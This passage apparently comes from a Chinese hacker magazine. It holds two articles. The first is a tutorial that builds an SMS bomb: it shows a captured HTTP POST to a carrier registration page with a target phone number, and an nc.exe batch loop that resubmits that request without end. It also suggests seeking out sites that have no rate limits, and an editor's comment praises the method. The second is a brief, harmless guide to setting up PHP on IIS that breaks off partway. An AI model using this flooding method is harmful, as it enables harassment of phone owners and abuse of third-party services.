


图1 找到手机注册网站

接着打开WinSock Expert进行抓包分析，点WinSock Expert工具栏上的打开按纽，然后会出现个对话框，选择要监听的进程并点击左边的“+”，将其展开选择好监听窗体的标题，选择好后点击右下角的“open”按钮，如图2。




图2 打开对应网页截取到的信息

现在我们回到手机注册的页面也就是如图1处，输入好了手机骚扰者的号，点击“下一步”，稍等会就能看到WinSock Expert截获到的数据，如图3。

选择post开头的那条，截获的数据如下：

```
POST /new/register.jsp HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://photo.monternet.com/new/register.jsp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; InfoPath.2; .NET CLR 2.0.50727)
Host: photo.monternet.com
Content-Length: 46
Connection: Keep-Alive
Pragma: no-cache
Cookie: JSESSIONID=agOa74wVPHCc
step=2&phone=13911111111&image.x=25&image.y=12
```

我简单的解释下，此处的phone赋值给的是刚才我输入的是骚扰者的手机号，此处读者可以灵活更改。把数据全部复制，保存为1.txt文本文档。之后我们需要循环去提交那些数据，以达到“短信炸弹”的效果！如何循环呢？又如何提交呢？我们这里就需要nc.exe和批处理文件来实现。我们先建立一个批处理文件1.bat，内容如下：




图3 成功截取数据

```
:go
nc.exe -w 2 photo.monternet.com 80<1.txt
goto go
```

再解释一下批处理中的命令的作用：Goto命令为跳转到指定标签，找到标签后，程序将处理从下一行开始的命令，Goto命令就达到了循环的作用。NC的-w参数是timeout的时间，**photo.monternet.com**为那个彩信网站地址。**80**为提交的端口，1.txt则是我们刚才抓包的数据文件。上面的批处理意思就是循环提交1.txt中的内容到photo.monternet.com 。双击运行1.bat我们

来炸下那骚扰者，如图4。




图4 批处理执行效果

不过测试了以后发现有发送次数的限制，还有就是这个彩信网站有地域的限制，可能有的人用的话会出错，所以大家在使用的时候要找些没有使用限制的网站去实验！汗，别扔鸡蛋，再往下看啊！




图5 用工具实现无次数限制的短信轰炸

就当偶万般无奈，无法更有力的痛击骚扰者的时候，小负翁同学给偶送来了希望的曙光，他找到了个可以无任何限制的发送垃圾短信的网站，原本打算按照之前的思路用nc去循环提交的，可是nc不免杀，携带的不是很方便，所以就用小负翁提供的那个网站做了个手机短信炸弹的工具，如图5（发送垃圾信息中）。

操作很简单，只要输入好了手机号，点"开始"就一直循环着发垃圾短信，偶拿偶的测试了一下，大概1秒钟偶的烂手机响一下，1分钟大概是60下，一小时是3600下左右。没有任何地域和发送次数的限制，挂在服务器上，嘎嘎，那个骚扰者，没过几天就换卡了，偶妹的耳朵也就清福了，偶的肚子也有福了。软件写的很匆忙，难免会有些bug，总之做人要厚道！如果你有更好的方法，可以到黑手册论坛找偶联系交流，本人id：popdog1412。困死了，睡觉！

[文章中涉及到的工具在光盘中有收录]

编辑点评：

很简单的几步操作，我们就可以制作一个简陋的批处理手机短信轰炸器，这可算是小菜的专利了。整个过程中找到符合类型的网站比较重要，其它步骤只要稍微细心一些就可以了，如果会编程的朋友能像作者那样自己写一个程序实现轰炸就再好不过了。不过记得"做人要厚道"哦！



快速把IIS打造为PHP服务器

文 梦梦

从本文中你可以学到：

如何使用iis搭建php环境

大家好！我是小梦~！最近有些朋友出于工作和学习的需要，想拥有一个PHP程序的测试和运行环境，下面我来教大家简单快速利用IIS打造PHP服务器。

一、前期准备

首先我已经假设大家都已经安装了iis，没有的朋友可以用Windows的安装光盘安装，这里就不再说了。然后我们需要一个PHP的编译和执行程序：PHP 4.4.4，它已经收录在光盘里面了。首先将PHP 4.4.4解压缩到C盘的phpserver文件夹中，如图1。




图1 将php 4.4.4的所有文件解压到指定目录

之后把C:\phpserver\dlls子文件夹里所有的文件复制到C:\windows\system32中，然后再将C:\phpserver文件夹下的**php4ts.dll**也复制到C:\windows\system32中，到这里前期准备结束。




图2 查找指定字符串

二、修改配置文件

首先我们需要编辑C:\phpserver文件夹下的php.ini-dist文件。用记事本打开php.ini-dist，搜索查找：**extension_dir = "./"**，如图2。

将它修改为 **extension_dir = C:\phpserver**，然后将php.ini-dist文件另存到C:\windows\system32下，并重命名为**php.ini**，如图3。





图3 文件另存并重命名

